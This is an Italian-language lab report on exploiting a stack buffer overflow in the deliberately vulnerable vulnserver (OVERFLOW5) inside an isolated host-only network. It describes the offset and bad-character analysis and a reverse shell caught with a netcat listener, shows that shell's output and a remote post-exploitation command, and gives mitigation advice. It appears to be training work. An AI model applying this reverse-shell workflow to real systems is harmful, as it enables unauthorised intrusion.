

REPORT TECNICO DI VALUTAZIONE DELLA SICUREZZA

Sfruttamento di Vulnerabilità Buffer Overflow (OVERFLOW5 / Vulnserver)

- Team di Ricerca: Akatsuki
- Data: 10 Settembre 2026
- Target: 192.168.56.10:1337 (Windows 10 / Vulnserver)
- Attacker: 192.168.56.11 (Kali Linux)

1. Executive Summary

Il presente documento descrive l'attività di offensive security condotta dal team Akatsuki su un ambiente di laboratorio isolato basato su Windows 10. L'obiettivo primario dell'assessment consisteva nell'identificazione, analisi e sfruttamento di una vulnerabilità di tipo Stack-Based Buffer Overflow all'interno dell'applicazione target (OVERFLOW5 / vulnserver). L'esercizio ha portato con successo al controllo completo del flusso di esecuzione tramite il dirottamento del registro EIP, all'ottenimento di una reverse shell interattiva e alla validazione delle capacità di post-exploitation.

2. Parametri e Architettura di Rete

L'infrastruttura di test è stata configurata tramite rete Host-Only, garantendo la raggiungibilità tra la macchina d'attacco e il target designato:

- Attacker (Kali Linux): 192.168.56.11
- Target (Windows 10 / Vulnserver): 192.168.56.10:1337
- Payload & Listener: windows/shell_reverse_tcp con ascolto su porta 4444

3. Fasi Operative dell'Exploit


3.1. Setup e Analisi del Crash

L'attività è iniziata con la messa in sicurezza dell'ambiente di debugging. Il binario vulnerabile è stato avviato all'interno del debugger sul target per monitorare il comportamento della memoria a fronte di input anomali.

- Figura 1: Avvio dell'applicazione target in Immunity Debugger

Didascalìa: Visualizzazione del registro **EIP** sovrascritto con il valore esadecimale **42424242** (corrispondente ai caratteri **BBBB**), confermando l'avvenuto controllo del puntatore di istruzione.

- Figura 3: Determinazione dell'Offset



Didascalìa: Individuazione precisa dell'offset di overflow (fissato a 314 byte) tramite l'analisi dei registri e dello stack con il pattern ciclico generato.

3.2. Analisi dei Bad Characters e dei Moduli


Per garantire la corretta esecuzione della shellcode, si è proceduto all'individuazione dei caratteri non validi (*bad characters*) e alla ricerca di un puntatore di salto sicuro all'interno delle DLL caricate.

- Figura 4: Analisi dei Bad Characters con Mona

3.3. Esecuzione dell'Exploit e Reverse Shell

Confezionato lo script finale in Python integrando l'offset, l'indirizzo little-endian del **JMP ESP** e il payload codificato, si è proceduto all'invio dell'attacco.

- Figura 7: Ricezione della Reverse Shell su Netcat




```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.11] from (UNKNOWN) [192.168.56.10] 49457
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Didascalia: Terminale su Kali Linux in ascolto con Netcat che mostra la ricezione della reverse shell proveniente da **192.168.56.10** e l'ottenimento del prompt interattivo di Windows.

- Figura 8: Log di Esecuzione di Vulnserver



```
Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!


Listening on port 1337.
Waiting for client connections...
Received a client connection from 192.168.56.11:33786
Waiting for client connections...
Received a client connection from 192.168.56.11:39638
Waiting for client connections...
```

Didascalia: Log dell'applicazione target che traccia le connessioni stabilite e gestite durante la fase di attacco e il conseguente crash controllato.

4. Attività di Post-Exploitation e Validazione

Per confermare il pieno controllo operativo del sistema compromesso, sono stati eseguiti comandi di post-exploitation direttamente dalla shell interattiva ottenuta.

- Figura 9: Invio del Comando di Post-Exploitation




```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.11] from (UNKNOWN) [192.168.56.10] 49457
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>start http://192.168.56.11
start http://192.168.56.11

C:\Users\user\Desktop\oscp>
```

Didascalia: Invio del comando `start [http://192.168.56.11](http://192.168.56.11)` direttamente dalla reverse shell per testare l'interazione con l'interfaccia grafica del target.

- Figura 10: Riscontro Visivo sul Target



Didascalia: Schermata del browser Google Chrome aperto sul desktop di Windows 10 a seguito dell'esecuzione del comando remoto, a conferma definitiva della riuscita dell'attacco.

5. Conclusioni e Raccomandazioni

L'assessment condotto dal team Akatsuki ha dimostrato in modo inequivocabile la gravità delle vulnerabilità di corruzione della memoria nei software legacy privi di moderne mitigazioni.

Si raccomanda l'adozione rigorosa di standard di sviluppo sicuro (*Secure Coding*), l'abbandono di funzioni insicure nella gestione dei buffer e l'attivazione nativa di protezioni a livello di sistema operativo quali DEP (*Data Execution Prevention*) e ASLR (*Address Space Layout Randomization*).

Report redatto e approvato dal team Akatsuki.